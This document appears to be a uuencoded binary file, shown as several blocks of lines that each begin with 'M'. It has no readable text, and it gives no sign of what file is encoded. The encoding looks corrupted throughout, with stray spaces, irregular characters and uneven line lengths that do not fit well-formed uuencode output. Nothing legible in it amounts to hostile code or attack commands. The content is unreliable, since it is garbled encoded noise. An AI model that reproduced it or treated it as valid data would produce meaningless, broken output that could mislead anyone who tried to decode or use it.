M] O+; `8?<QQ%G `83Y- . / V-YU/@] A [?, CL&>YSXGX?OEQ1 (\DXI! 4O] H? *P\O
MUQ80' VG_LJ<KUV/) #OHBS: ^-CGG8I_6. 99784&) #B0TE-HBPX91\Q%!\ZQ\ '
MU16-, KB8ZIIBJ+) W0E26F21139=EW: ">. KVAZ/#?NB' C&5&E ` .M/61T72LLG
M0SQ, O=<>. ! \$B+ ` ` 401IEBR9\A [3# ' [M [658F?XDJLD"W3' #?VEV] Z<) : YX (\$
M#CYC#OB\$NI "TO<9M@BWD\QU\$32: , &%2A@) ` : -3BL&H9&) 575=\$: 9IT@I *P" R
M*IZQETG*_B' 6 (/ ^WIQ7V/WC6WN%5R>W1_ =WH?O0P?UIU) G=GHVUU, N#W0 [:
M9_>R<?7SY [^7KZTSMJR, WYKR?; 6UN+ENMOXZGU3N*Q7UOM: : W) G&>6WP6 (?/

M9_?=?^5-;7%A_G3/6_#[\0!^_U2Y^.O\T?O\B)^K5_"Y4H7/K]7[[LUELP+W
MTW_]_/G\-,?OFW#]Y.<:OQ]6%C?UG_"_W]5[_/T5_QZOOZR>_4>Q_\/O7ZF=
M/RKP>W@^7']199?LP;D\,]1*!3[_TN#W?]]<3BN5B[4] ?] 7B[;F'^[7@T\W?
M-MZ?P#_4UU:E>W,!]ZMT*OB^/^%] 7A<U>-ZC^PN_KU3DFVL3VW-Q'?<W-_#
M!;_?'WXO=[SW,<_O^'55%:M7-U-*]=P?;U9;<KSU^K\W]W!] 35S[U_P^Q9\
M[E>"]KVV6H]WYAM^KE2J+7ES6:E<+2XN3.966M4WF>C8HLM+^-RIU/^C]/'Y
MJ\N*]=-U\ /U5C3^_53M_:%=P/%HP7A<\$O[?P_385?/[__8O/!\+GP,7KR'6?
M8E7I[U"-D+H^>Y;QB;+7.S?LZ*)47]1V?!R^OX.-2N]'02B[KR!5QY8L,I:0
M*="4*&)'XJ??E.6Q;O;7<_4^K^*_D4'X@E'XS])4Z>)DZ6N%7B5HE;)6Z5
MN%7B5HE;)6Z5N'4JN+4H^[ZT&:7-*&U&:3-*W"IQJ\2M\$K=*W"IQZ]O@5E\$1
M39RW>)RPQMG-@K+-LQPA3?Q]' ;6(0('913=9;SV4>IM4'6'LS5\;7#1Q/#' ?
M\]2L'\C!%>4"KM29-5&Y@>^SC0;-5^@SI=/OX9@\.NMH6WR&].1U[\7Z=42\
M;S]\YSE[VGU_1!6!LN_+>?]E^KZ<]^6\+_N^[/O/J9/#>*#[UIGW5L-9;WTR
M,6@9I[UGK=P-_\$&V,W]#/#/#!WU_?==V-?3)KI\R;%,^;A.*NT'A?T=#Z[U]X
M3HTK\V*LV)GUR%@RUB-BO%H#<X)G:4ZF#\MU_R'KOL.JKC.K\$?COFV&?NN7X
M_UGCWVNXXKT@W=3O8MY_2E.#+<?S'<6PAKEN]MN+4NXN=\G/A-9IOU"WM\,?;
MX:[DKDK_Z\<]YW]O3P5["OC[/>,LVO-I=W=^=N=66WET3V>0A^6Z_V]UWL7
MY@%25I1YEC_*3^N,^A3/C9/2U_ZZ8SCNFYS[']'?M+= (TGD;_E?;Z7>VU!1C?
M=&\$N+.T+A=I]TW4>3J4/OZB]/KU:JRUF8WZ8XJ^.-;GY#PO<?VW;M=IUP&6
M.8RR[S\7IQBGU.>^/><:N2W\W%_#V=(LM;6#YK\$::>:&#"4.7!**)::=?F]E
M,U.Y[2LS.XV*GM0>D3IP-&CO_)B'=M/JTQ=G[IKVS'H1<46%VNO3[#7]:&'M
MQXWX?C%U[;Z!^:IG:Z8O#GI^@K?M%&M:O_/Y+;\$*[^'^H^E)OWC*O/(/3=45
ME3\$BRPI55<Z')1/#,&29@'O-B*'C7TG\$8!*C2(*E,93=R93F/?^)>!B?_ [X;
MS:X>[B>K&! .2B(QZNRH[JQ?; ;9+AP"1I9*H!R?>Z:@K%&'1DZ8@'[<\$\$>J<6
MM^8H]@.S!,5^NII/_AYB&MO=%X5^H+>?K3HG@L?WF<'(;%"P(V.\$(X3R:<_U
M\$,I'UGUGBP!=HN_* ,UK^S-@7;1V!1V-LKF"&<E&DCA]U^2MF7T]9@.!?J5]\$
MUN#&!FM@P5P=>#CQ&.K'E]ZP1S"/JS\$V8H^WNJ\$A@G&?[+J+<_2O%+3Q/UW
MD=7T/O:N'G\$=GTB^D4M\6FA=[4%\G'@W&TE5Q=&^Z'V0=;1VUVBOA^F6._Z,
M\ /S+QI)B@@\$?_0X>-J*75\$>K\$+P'7W/6P)0PZBW2][>WU9RVX35]LE_!LU,\
M&>4%/'F(2IH37\ \-B7.OD4388>W:>(8"9@ (O1'228EV-]JV00#EOGB?630LM
M,>+%SGZD\$@?'UI@2\JJ=\M[=3DS!,Q)K,R1:D(6A?#R&??9(2OW+L,S[<^I
MF6^;3ASO/2;>G0>B*K*L25179'\<\$!5]"UV5%%6E*.=GJ#)W2A3"-9)S*!4
M5@G[W_\B/TC(Y;A=/JQFBTQ/0[2BL37<?S^8=VZS0OFEB=VXCO=&\$#>D2\6(
M5JOW3@Y2GL,]TU"#YQ((("C6B.URH%FHO;8&,\$L&32X7MYO1!OBH&?%FT"? (
MUQSC8,9^@=D"SX1_>^W+>V>P^GA\ 'NUMF)/XF:3(;&8%9WSQ.#(4SZ%\ "/?.
MA,](/2=6:RJ<?KS7=)TY\AAFRC%&YE1',O^V(%X3H'W1'/<US\$GWNELXSYF6
M3^W8@V8@&^CS<X=5GT:#MQ?T'=S>'ZB.:!_;0I]'DA^G;M&TMK3E>AF)Y/)
MVQ\$ \NS4SIG=%]U=9CXSZK%/S?70IY&_8<WEW<RKK?'GWSK.%>R?<ZN"MS7Q
MZ.-;V@BM4WQ?W[___Z[9'PFN'8LT*8S\X*!BCM1M=\$>GSL:&C=AOVW3=S+
M#>9+.) (0>)2MN4N@7U_!4FZLKJF,D[(-H3EI^ORPM;"LVO'>;TNOGY'SNN'6
MNO;DQ"T4,1Y&L]XC2F6\$K%T8?RG,R2?'OC7TO2>5R.6A\$GGZ"/X>O8UY<U*"
M-1/'I&C;&B+,B>Y3-U<."60O'EF&-LJ*]:K3\>W\$;CVX1==<V!-)G<?V;'O>
M-34'EC&FNZBX@%3AKB^GA>483L9>1^S8UMLBGCT[/% (]PKR,]B\$;]=O09RVP
M)^#10]OL?NVWU>-YT:-XXK&H(?&\I'T:+ZTZVFNC:TLU7+LA&4J4]/+E+S2#
M4)4I3%(U<'1]GG95D@Q=8XP2JGE_P^"#*FD* T33-R\$E+51=O=[_SDU&[=.I4
M@ZXX1UD*#TY3W(_U5M\$S0^F9\JYSK5H57"<+EAL&*KU-06<]*ZA,7P+NL>!7
MH!'M5"HMKC2WMV*2&TNV,#Z%7^P^0%C=F\$)?/<(S,7D"RY"^0,"YPG[O^- \+
MW1.8XE<2=<<'E_"Y'_ '*_8OIZ7'39I8+)]W[&#K__EPD'A^";7@G3%9A:=%=
MH]T?]70,5RU*O\$NDS?%VB-Y]+5.;,?:\C)+<Y*6=H%QW.@SD+@7!:Z4OV5OM^
M]Q&K\$1:##?-'8'0=JCV1BHN887,G1!9TXW-QEN#7IH47>^\&Z!3??2Q[EF.E<
M\$[!'^+&#?EQ[O9GKCCVU2_ZYH+JQ"&<#LP.83&!^/V_5M! /JX%&U*0G7Z16U
MEM;`25/:\$I2E!.W8JIIOE:T2OX^N=?Z<%][N-2I9-9]&_>;OD-JWO[V; *7=R
M&G/UG[GS\;#L<CAH+B#,?16&\J%[I+JE(46O:)]@'<TB:-(>#"L?"C+Y*]:8`
M#X^W3AN!NO4V&:8;%-P>6:\$&BGWI7GY,9T37)9FHFJXI_*_@&EU2X!I)5E#T
M"Y-A896OK4<M%MH3B<Y.88FLX,]FZXEEF#AP'3#"H9.1U-LNW2(YZ*AP;](3
M-\$)1L[?,\$^_NW<7X6'6FX)[X5JPU#@<#:XUJ]]>9C#V=#!7#-='_1F8`XY
MM#CK=LU"L4.6(I:XQ^\Q0X;107H44\$T5,\$YIT[2-;4(5M:Q)BA07T[SHP=BB
M\$AKFF2F,L2=>'>K?8T]KF'_"*:2`.XSOVDK->KYS_VR5[3]SVWL+_>4_-RMK
MFSO?X-J5W7<)%R_O;<61_2A*90200M\$,B>JZIW9%99D8"M,,59\$E#TX4^!L9
M8BM=531-5T*Y=12VLGGPU%C,[U+>9_A_+()*+&%&N_8U!Y+.56ICB%9Y87;BV
M,7YQ9BM>;!+;FG]&B[[S7OGVD198M,1SC0UTM9>8[38ARFC^ANGT!-'*!KKO
MU@+K!;_D]SENTS5887K1W;NB%W&&GNGB7A'!P5" T,5H(MD,#X26AWC?OE^!0
MIU\8M'0(6)VENTS^"U;'?,)WVUG]>#6^.=.^[]4/'TC,<16&^8GJ_@?4R[*]Z(
M(FA)3(0NTPJ.H#_,52BAO,\$E#M#\5^\$M,[%VIG"L0F47P?@>' '4@#`RJN/R[
M-G'G]LQ86]TF6/>L1*?[SO<M/,Z8N.K>#:IN[F&B? (^-V.0-S' %OW0*S>>C!
MI)L'5MNU%\PJ:L;>());\$UV->W(7F*",16.^)];&+,HN\C\3; ;\6,._H:>.!
MVHQLR>T#+Y]XC9NV-A[NB`F,1MX[79@QT@;+TT;>8DG>YI\$8PF'M(H2G%OL6
M-AN"=O"L4@86[.G.%CO4S!]KR&!UY.T#4%R4]=TQB3&J"X315=YOE.7F:'J
MJFQ(1-&XMJ]&F\$J)9E!"9463XUO>]7KG]\B9QE*:8['*;W3G%HV%H"H257"C
M:KP]5/D55R:C,B^`6T0-."^]8F.8R]H+&#`S\$J3"<]HYX[]:B3ZZ]4UEIU=8Y

M6?0`>&JK\YU"XI" "ZQKN+!4\+?/AU>) FNC' YT@JS)]>N(Y[@*CJVU>-6-6^K
M.; ;SNA' !AK, [, "[^+F<!Q7#<A>[Y.^Y@!MAE>] \$2C:V6YSW^ [WZ.I1S\!R!
M#FY79#AX&3&>Z:>B(\X/8F\$' [AW&KQXSEV, QQL; ZC@Z@' 41\2@ [[(=W<><D
M\YYC_AX9SFP, LS/; (EE/XT%\$7+>TM^S-U[S"@O, .) 0-[JC">X=2FZ?->%@T
M[_\$QIVE">3C/T; O&; ;31076HKE<) 0' 95&O' QC] OUH?3V@%14,] (N) JV_`-<
M%7!B#*HQ1=84SVM1-:8RA2A\$UA4LU) -_R(8JZTS5%(7JNLYW;B6F8[F?RIAL
M:) H<25X6*P/P"G\$'\1*Y2+%BRC9^O*"QN"&* [; 'L6S8F) (:/F"C, //Z8%5' E
M%] E7TR; : 'H6DJ>6.*9Y^1L1QNU_<4AB\%WWYHL>6Q./68; AFNZ7^!8=3<O_
M3:\$BX*Q\$Z4>4P9SB?E?9IC^@31F; 5E\#] \I-F' ^8B2K' _\>_Z-OGN<?> (K:
M_<3SDF. 2*-5TI, G+>!T/TCZN/'F?9_%='^A*+<E] YH>M9N. J56_S>L2] @JF\
M9VS?KVN^6 (WIH27' Q9 (5R1J6XY4N"XY^1' =DV["6:] 1NQ-9] UN*' ?D ([33"
M=3V<SQ=!' Q^POE/CD\$) 9^#T. !G[U-1PZ8&? (AB\$3) D. 0#J&X=YI. UJE, 5) CV
MNNX%Z8JL: (JD*ZJN\$H*UU ((B@-IB [JS?K8 (ZKU!\->RO7#Z#SB:YT5-\!@DJ
M&W/+D7) G' &LN; .8LPFGV'PYT (? '<N<W' TC1, Y7; 0S-PG/Y*7*MK#SUJ] 7\$P,
M+.=DW'^+[UEF_:X(X@; 5RHX\$Z' &*ZB#PV\$' 9"12 () BJ [^:F, _) 8] #Y) ' 5?
M' /V*6P_6Q.=P%`RLY0%IR:PV%QB/PGNPWW@'^K-BN%'>Z_O<*Z@ [4`U%) IH.
M4UVE5)>\W+S&=(-IJBH1@TB*?ZQ*, YBL, 6:H5%; BA0?MQ3W`P*]?ST\3SQ>@
MGB@C!A"4=09S.&) 56^"IX (U%TT7? (3 (5B=?GVY*7544@^:. 1`ZV419KKN) K
M/4GG<BA-2/9) H31L0K^B!9' 3L-] ^1-_B<V@] "I1MB`\:YO:OA41C_; 9; P\$8\$
M\$9+HT+; H, +A") AO40XQF@=\BO?O80; ?/:X2I1^":Q8P!C?<LS^+^\$P) C!7\
M] MG_7>J) @DP;) (TW) A>WL9' MQ3WGR1>SN8VC; &5O5A+@.; 6ZQJSP"95] "1>_
MOYATD8SK^18C.<&K] "; !NZ1F.EM; VU7CI*U/XYDPZ\%KGWL#<WG#JA-GGCQ5
MEY*=#/TN?T<0_G"B6; N!-G.%68, U4@4) [[>NV@=@P`&_B; 1G"O@W&<ZP) MDX
M' P_, #3] . ([87PFNY#>0B*ZU%K' 8 [-#Y8@UM['QVH6\H] #=#B[@I/[/; J1GT\$
M]_) . `H_TZ] O-; %65N3#6/4:&?9-K`E_.; '>&N; " ^D9J/MF`RUXI#>ZG6; B=
MX7**') \IZA] @7L4G" [W'=1W*%- \) [K&7`K!PC@5LM\$X+D&M. TFGA4RSW3MB
MG2: 64!&K: '\I2VKT5WTR>5RKWNP`F0APF=C9M>`MHYA_) \$L&L:EWY [RHW] [
ME<VE^=X' \$ _K\OT) 91QO/:D`^@; ^LN#U+/RWZ3B687UX`!, L' 6WB?4' GE*_] <
M?WL^M*3N8#*8=!] I1Y. 7V, U/GDH/G:/*N^ \& [, EZW&@. 1@. (<0I2N7 [`O0YL
M; _J: \; "VMK3G^YSUX: 6N6-6P#N42V`^-\$%EG1*:23@R"57W2#X, 9LD\$52=%5
M2@W%+_XS#+#ILB8Q_C?DAV8H1&<J88HN: :H: IFBY!>VY [M. /:FR/X8-+YC^Q
M//6S?%A8 [P: /SYT' `^95F] L*9] WVVSQN2>) 5@ \6<=7CE8"G2<U#&2+V_GOJ5 (
MTA>-U3] H; 7^I (P8E; I6X5>) 6B5LE; I6X5>) 6B5LE; I6X5>) 6B5LE; OWAN (7\
M. F7?ES: CM!FES2AM1HE;) 6Z5N%7BUC%P* TUQH. S [TF: 4-J. T&: 7-^`3<*BZ2
MV: @^!9*ST^#L; UXMC) PC; QQC [>*U+-3AC`^IL@) <7) /7X[#>. I=Y`] 60U@: O
MYQX/S (" %JUUV-T [] ; 7+7I2Z. R9#%V, T" `N/\$=: =7, _ . !<_CK49>>MAUHE_FF
MS\OUW99] 7_;] G] ?W) >: 4`_Y/ [/MRWI=] WX^FG%-QA_63-W/N8JI! "S/60_
M+W'] MV [7: : ^5TD: 4??^Y. . 7K] _1@/<^MY3! 3GROZW (@T82. +KVZG4V=>4-?N
M&^N [KNOISB7R4IP @HO1CV<N" :DN3SO] WLIFIN) I?Q7@&R&>' MYHT (YSPS6M
M/GUQYJZGGY; DKBCR?` \W?] IYSK^^<8XY^YSG_KG8/) ZE=] 8; V^ .9, 1VQULR`
M?NI- [/1] I/O^*6B) =7UY`Y7*E45IJF\$Z) Z\A4QT635DA2A4IU3A?%F2) JN:
MKJN4J%3"OV (_#SV1J4ZH9E" F, RE\QK7QL%PN; J] O (] Q9 [\ \$I (IPG\$2Z+; ?] <
M&`\ . 8!X_KQG: ZQM&. 14NAYQ38: N*G<] WL1T [P-\-] #F>4^5`H"- \ `!O&. O/
M/O?Z1_*L@%V3K% [[I3USUP [SY (#WX%J) J#^D^B8"MF4QCTI\$9</, P#USQ\F1
MP30`F@1P@CATO!S7 [S-L5! I3<E@B*MVWR9: (^N`Y? =JV_: 3V, /=8^U/D* DOP
M%L^0_ [>W' G4R. , 9J: 9P. 3RAA>#A/D. OS. , HRI6!S#`9+NDX94B) 0E3\$J, XE (
MFJ\$2A7, [@04A*E&91, \$027 (@\$Y] B<T+] 8<+<JTV`R (, , <PWL[#] J&^Y#?*/5
M7#Z?K/40<* [M46, B?N> `RW##UU6] MD' >C*SQ%O-\$OTT<=JVEK<'] N"#YN] 3A
M7>: .AVW_X) Z [=X8X" `R"=@=MZJC/?8/L^Z: I (A"N?8QS&GP`96+WN\7&: J?A
M [><Z] H\C) U=F*1`C7@C6<7HN1H2] @O9S/>>>, YMJ#OB0V; K0XM\%VK3 [X0_X
MJ^, EQKS. -/C^UW# .XU] H5ZI/, HIR' \$9L/ / (^CT [Q8<M8 [PL: 8`81" (: , 8AB
M (+ZHBJS: LA, 525#E3BU`P7' UF"2 (<. UNB8) \25E; `6<K\@S8YZ& /*JW?N=Q
MVY+OZWQYF^CK7+^] 0) N6AZC! <8E>-ZF>@' S_M_BY_H9S^] 4&/ZU=1PUFUTWV
M!ZKS*6`/41N@^A?Z: K [MDW [H*H-HRZ" *H2J\$*\$XF*. N**NNJK&B2HJDR5R; 4
M=: 8: A@R1FZ (K6ES. `/_A\` #L9K-8/4T> [MQQ3\$FY=3T5JJ": '= *3P22^1E/2
MWK!Q] <2N4; NKP_) JM) >V) , <DST5N=KI `D\$>_0\ -07ZS\$) 4 (W^ \E41E' ZN. Z.
M`M9-B) ", 9^ [_LW=E78DK7?L' G; 7: 2E7&B` \D#! TBPV: `+ECL\$&) 0#<HPGI_
M_+=W) 8' ,) (B*2I^S5K="40. N/3S [V0^684] . Q' 5SW*/V (6JZGD!U [UL3PT?3
MS&F>S/L!; 4"; 8&9, SFMQG+78G4% ^OM\$EU196L`9E7C3I45OWVSH) C9. K-M" W
M. : AI" \O`J] RL] %E] V>TTLY [%` 0Q\` Q_4R: [@DMLGA\ : :] R6DYF?NC^6. 8=N?
M0' M?D> [K' #8*K1R- W3SDXPVO/_<] YB^KC/1<5K ((MJ0H2Z+ `0" _GH12) "4PB
M\+] , !5D>2B%814R6: (B\$4"A5`. E1ZYFHW' ON1<-G; CM. ^: + ` '=9VUR; %7W3
M"X=?` 5/3) Z>P<KTUYW32D8KVSN^SWK, A4Q) MA0JLGWU-L71%B_ ; Y^ [8?@ZZ
MU] (RH*TJUR?F [=B^A6FH (^Z\$Z>! !WW. ?D#ZUZG! 7=RL=) M-PB&@J] IR^Y2
M; 6*9. UA, DML (Z: `! !-O! 9Z*%1V/: *B3. '] <I00?HE?) 0^`_7T/\9V#Q8K' T^
MK`CC0=D: =V' ?#: 83! ?; @OY^BW@3 [, ; 64B" _\P. ICL#LP7>*Y"7<+Z" JK&! , X
M=Fpx!A/ZA2\$%I* : /A#; BWLU#&\. Y54TMG7+<] LICN] <>SI `"/\` 5' -N>5 [S3
M>] ?/\B1<7B; NN8D' 90JY&) /VQRIYC1OC_M0: QQ4D#XR5ZD_#1WV3\$* : , ; 3?.
M%HI]) VU! ?X; >< [.] \ [TN5FKE [BCI>P: G6HXO. _; > [8<IC=%/P<^ . `3*S6A1\
MU-\1?P; _GD/QWNQV^% [. 9` \FMY&' ACG+ON=N; *?X: WF/#"EAR\$U8<0I\8H&L

M\$>9>*26?7/X-)I!7B-CNM@D/%SKTUW'^FYAV'/]-I)=N<;G'W6+O=^ZKV[XZ
M97B\8J#TAZK'+:PP`5UC5'\$N74F&GU6):\$P2&75^1R6BB+) `J":*1(6K5OBA
MJ0KZ@XFJ27"#R^P5KMZTL`",-0-]NEE'B(;P@SC^:@QQB0(E`B@5*=@=4\$V3
M11&&QF0\$:L36,[V<C6;MWK)4),:!4;'3K.BQ)UJ5AJ#9]MNG#NUQ849KWO*H
MW-Y(WGM%NIRJ+5P)91IHH9I&)55CLH0'11'AE,'1@<U.1#@9?%.IBJQ21ID"
MJI&L[0NH.H6C.+#&1I+^F),0"Z()/;?SY%:GB,A-RA;C!;FVX\$@\$VI1!(L(V
MTB3'\YRQ+=L!4.R?ZF(]H?#MUP'5Y"F\$>KPRVF]5'"E<T&X_0,P/TL'@:M5<
M]B<@EN!XITCG&`#,.P&)/KR/@3W(1::SQ@Z(#\).:I\46U_>T_:L0J_A<!2
MN@!7B124;;M'0IPYQ"P3^(S0:!'[[+48A,>(:Q&7TB.>0'B<"VKU/\$.5X+
M3SR_H/&_"/VV5(?OVG<I'K\8+3U1%F^)7XDD0GL+:7WR-7'+`8%Z),NJ`HH3
M6!%40Z5<U%115:FH4BK*DN;H3J'32"+8'H1),E5C]?'=F\Z6<ZF/TJ!2#S*
M1`<(Y'KON,YANX'1.RI/MD#SA^3"FLF1_HS[!>P^L186>5[]WT?Y`KH94\F
M+T9F[,X>B11W<H\$5()\J&[F(',&U)91IX-]Q\?G>O;_]Z-<[(M0K#)D3>
M[Q3]!>O)!NL2@>V[*@;C;O9??:\`8-I8[[3`Y7]]A\$CEJ.T(E-&CUO*H++#
MW%F='I*6MGU>RVK(>DYLK^^V%7K_[^ [C' .:-@PG77F\$J]WW.__.C1]YJF66]=
M+M<<N\$X%TS3LL_4<KW%IGECQ!<6=I_/>A>MW36K!M9O,O3N=%]_4TRZ<!1U
MOZZ[G9O4B/=D&"X(+H#EKX@JG%:%\$4%3"+?`5:*&40TL'2HS!Q//87?:9I&
M1%TL:4,_A!D111I*FH1444Z[+W97Z&E97<LLTQ\6='R6>@WB9CX*%G6-(
MYQC<B<]?KE2W.`C[<@66_B9K_,3W7/:TS3>!Y'X+=^]R5:GCB7Y2K(@,T;;
M_G@KHXE[NBT\W<!WK4Y*.E-<K.!]O20?/OZC6\SQ8WWH5[1-T!-;]*R0+/-T
M!3*.6XTW4R'/<QF]4!%O[.LLV/UE:K&,[[A?C924W6FEP?E-B/LX>_&6=E/7
M^%CO2=/`!XA_W<W-*&V^\$[\`8R?OY\>6Y>S^N_S27)4>WS7IFP4(O80J1K46L
MFWF*(M>OQU8E(J#\#;Y'#>^+?ZTZ@1)%EL-\EF:E,\$#6>!@+&@BQ+BJPH5"5\$
M<\(I\$E-4JJ(!P6BZK1\N]GOT^,1IWZQ'1&E^_&V]M_CZITID\24<UST;/E\$3
M-;H^:,Y,:IUVP(ME!F?)]@B"LA\$?}\$X>0:O/OL*ZHJ\H(GF3000ML&0&(,E#
MQ!3(E)B\!C1D*SN*1)#9\$@`OSL(6>V8\U[-F/F(-!VJ#!W/NLVSCI\$9,G4Y(E:
MH>3\G)IY7' SFR//`"U[%>W28NRD0654T2-4W2J*;RVT4B"9+&GP@\$)E[N&1%
MUC1&!570**7"-HR?<`4=8\O%*U&DL8'+=^<-<-;<@J.1>0D9BAET)3<19&7W
M*\W8:P+Y3D#T/,"VKO3:YL+BP*04!2&- .RFU_X(JK(R?4PRX43OL2M_E6B?U
MN0%;9-:GCMLW"]0`42,>)UO8,9#(?1,/4X@3L\@]L\#Y^\$7<\5XNY_VI]=R+
MY@5OYS3B/\$B^)OUN[E=>!0-ER,,2YF\K?'7LO::S)N5\3F=J/@='?1=V>:43
M^II98"B9=HQDDL%?SP5-24\$<>)KDBR;4Y)C]Z@#VQ"-FZR`.0BJK%&94HVH
M/)]8IDP0*)\$(8@PI-W)D)L+G3!%5HJJ"P_ND4OBWJD8V2"H:MCHL1:SZ5W4
MW@EUSB&ZNU^@.6(>B0Q*_;2,@0X="]S)+.\R4:\$P8LDN+&PXH[Y+'N22RZ
M/:E?^ET5T<ZA`@=!_2#!*Q/6(;+;.[[+;!M3CNCXP?Z37;;RY-EBC27,S7(`
MPG_`&F.+&EOD?&M:??Z;Q<GP9MQO!DG,]KX#"<>V0B9G^`"\$1JLZ1#&KA,N
MJ-NM"4<Z' TCVF)`DXP@PU3R-W'W:,:U],?2U&\,5?RBJ)&F2JE"5"511'348
MA!5CJ9J0BUH+++U66J2*`BDR9J#)U#T>=YYP)B:K/(3)]@JX('`9V@>'23-E
M3Y8+<K_)FCP?A[:;#DA,<-],6NW6'-9]S9-,VL+<A<&&<;<2SC7@*-N([NH4=
M6%,L7U(.P\$43SYG=P&N/G^,P`L7.K4//I7E7N"R[1:O;W[&\$XDI/I4-X\("
M0W:,K\$B*IDHBTVO&M[WK_*"!A:,1.!#A6.Y%`I_)4H`H9PQ#@[YFV]8S%`
M1B^%[M52Z!COR\0\>E!*F#.\$ZCQ_GV?^?,E(KPS6;I(!WS[#['5T5F^24'/U
M&?>91F!T\$`3N:1*./4YCF*`_#GV-K**KPUNW*.U8F3:X[X4Z01#O37#E'70
MX#:@;=H#K%3@):`0ER6>\$*81165PTS+B6-NB2B4J,P10RV"*<Y^BH&'FLBS!
M/:S)_%=,\$8A`"453'8SPL+/PU^SY;OFO-P\9X2G3=,W_)H?Z^D@?KOSA===-
MJG/4Q]O[C'S'W4&7WMQ^`&-APIR!<5!Y&<<4'(ELN2B9<\$9E]S,SZ>W>Y>3P
MFO6KC"+2.W;UB&-CAW#RY4[YB-E9<KPX%S'[4=X9F^_#Y^*FVB(#'?8T(BX?
MI6W>CU6Q-^BXZ.-Y*(W<Q&]!@/G0H_Y?39G6B3WQD5\$&Y.5TF<@4B>!/OK6
MW/O>"Z*SGRR7LB!N[9/&.W"-;3Y>G;,S/0['/L4.GN\K=JPVEKA/MH^XS"M
M(IGV#3?<.@W,D2.)BI9VS>T)='T4_O>A<HZU<->PJU._1-3<NU`XY)AOXY'+
MI<U0+ZYQ?0?3EG2(>);NS>Q[VVE[,ZAH3]" /2V1IXNQ'V=<9XT/U_M3'&.-;
M(\ZPVY8"["QA%2/!=Q]@Y1W@_\$_A'17]H2>TUMTV7\ .V.]?5HZBC1[B'6IWQ
M@]4I.F?=:*YL9]3*MC^<OG<QY#/QC`NKN9W6[#7..4C,IF,R;! :C,I+VIH/
MJ'=6FMNB#C['5OK:LR+V"1WGH(LLC<&C_N`B<T)[;\$>Z&UV:%B9JLH3T)*`U
MN^F*FDA\$19&HQD"A]GZG4\$64"&.2J++88%<VC]:ATW=6T\]J^I=4T\^J^EE5
M/ZOJ7T-5/W+;;X(/2<>!#)PX[M0F%D+)G*2JR/N=E*!A2`U-K37WF=7GW.?3
MJ-: ?X;Y:#ZN30^1J7KE@HED(YM8,U\Q7`S+K\^4^L9\00X+I*"%/^)]WJIX
MY)Y-K^T0&31/A(L0@.8T7\//^V0TMI&! =!43`3,0I^)W;^%N]#`U5EM?1M<D
M>5Q#AH2E9ND.*5A24CQ`\XPDJ5@L8AQIFUJ+8:<Q<\D[,O7!7^<NN\GAUGAG
MQ>?^M&\$WD=SZ9A2.)N]U581<":%U<O;9=FP^V.@1S+;P>SX^]2M8V,BI/]UI
M;+>]9<L'G-\NZ\ :EX3NDMQ<]2GH,<EG+(5([Q.54&37J=QH-W7K:%I](B
M7<&U7V&?4.Z`G/YG5NO<KHHM*G1Z8SNBZ\)/F13_L^ .6D`A6XI1459\$ET<' ;
M2E20F"S*JHHL:&Z^@*(LB)3F2H)7HE0"+`RLX>7_`YZCZDYTA^/_1?"S.Z'
M%LP\K+)57.ZF8\AP\ .!L+U--^%! [H,5\$.N%,E,F[] [M%B;=Y[#=)A4FW\Y#"
MD".LX/L(1+SNM@4["]\X0=KI3Y8/DEXU[76Y'P85-EMNQ@6I;2V<-UN05FS
MJ/W4[7`^QJ]5:3FL]SG8G_:UL<LE\7YOEJOJ)66MA#5@^L)1]&+RHF/X+ST%
MPU'HN,-A`TKB<E".YCN[Y[6&\NZIB6WEQ\$U;F&0?ZPIS;2QB/S;]O>(S_(1:Z
MM(IL^96IMZJ2=DX(/4/S3A+:F%GAGL3&XDY!?\G&(1OERAY'+`9"X+[.`^&
MSIV7RKZ7>!;7IQ1\^>K[^P0=?>MX%J>WKB1\6\$79)M47?30F.RX6Q!CZ,!:1
MM=Z=>*>IQ,4MM?@90_!S\$9U;8+WEO968UK>_?/S["A?;]7I[O=/O5SX5#X%Q5

MZ^-#'^ :BP;W(?9/, *RZ<Y?X7/5\YY;Z7^XV5B12-*4141 (6S4DB:R`1-(I(B
M2Y*#,Y) ("FAC) 989H<YCL*<YOL\&OPPWS/TLUG-*`#\YWS+??"_G\LL<%
M6\'+\+@0P>:!\24W[E(:)W+%)!MW=Q81F/<I6., IQSP?)WC4`LY>6U9K^2
MLK^["2KJ"E0!<G='B8F/;?>;B[!<I-\?NS[]<<P<_>.0U]#S(3AP)`;),L8J
MHW(LH?CC\$?;=I\U,^XZJ9998_)!+]XEEU"4P@R*N\)`^?C8[FY\&-H@#J'V
M..H*3,[, #K]G,VS7-Y[;]V=IM.^BUGV'07U\G\$DU(+MYD?1HRD=<L7\$SF#:2
MN]"P;UYXX>(P_H.7.)JU22T6(I_X'&TL^LQ+WG;^3IHOYX0+^%IG:FO*9,.
MP!*>'G[LV"EC8=Q?\,P:F/4=73_L=['\$]\7[T*,:W</CC+4I[I@/7+^K4E*
M?V"O69SORM+3^[]1ZS<CFN+O^*\WI49_Y5RI_B+":3/:?"[(7A#QKN+A^*+
M]5IY@N)(<A5F3`D<.L7&D55/4`1):%C")#?5B(F\$"#(1%)DRA7M@F"J*&B%(
M/\$U5MW+T'J#/[X?>?+[84POA=7&R;^XK/P(H,\$4XOR(9+\$\BEAWO._YH;LM/
M@.\Y]?V?F(SP7E7A_\$#.-(*^-"!GB"8K"?<S'5`2QD+A'BGW.HT50%<Z!.=T
M3-[7XW+(IA#FY>1_W?,NQ\$VMA]5&I]=IS5(4R9ZOSOBQ*C*E)F_EDB='Z-.>
M>9KS"7F7EU)K`7T):7T\MZPU<^+9>WE^0\Z28GKRD9V~LG#E0Z\$(2CA*=71
MCLZ+?,P]G3S'O6Q.JAQ]:M0M*B%YJ), (F.6,[.KW'IZ?'X][>B=N<3L`^L_S
M[*%XT.]-Y78J!OPV8>'@9`\?QSA1%\$53%41&>%6#A9(D(DL2\$Q0!: ?JFR2J
M@J9*&A%\$"I;2/HYQQ^0IO:')<U: [/UKMS@:KI\--/Q8.#K;YU)K#5KW\$L5F=
M^NLA[TEME5OS`2LNNAW[-[QG"NLZAN,!QU.?P'ML3"/)83:^F6C=>XV_A4I`
M[&G_45LCKF\$0Y=>(>V<F=?"F/7SJPQ7G\)@DB^" `VF%S-3B?FIZ__V_QSC-\
M_/[SH_%I7YJX\H,/X.^Q^=8'GZ7'?=>/-:= 'RZR^WHY^ \ZFSKN97^]ALB_@
M'\$QQGC,5@68-H30=\7S4T@I<FPZ/49;Y&(!I-YBV-B:U22)%KAU=USOFGGZM
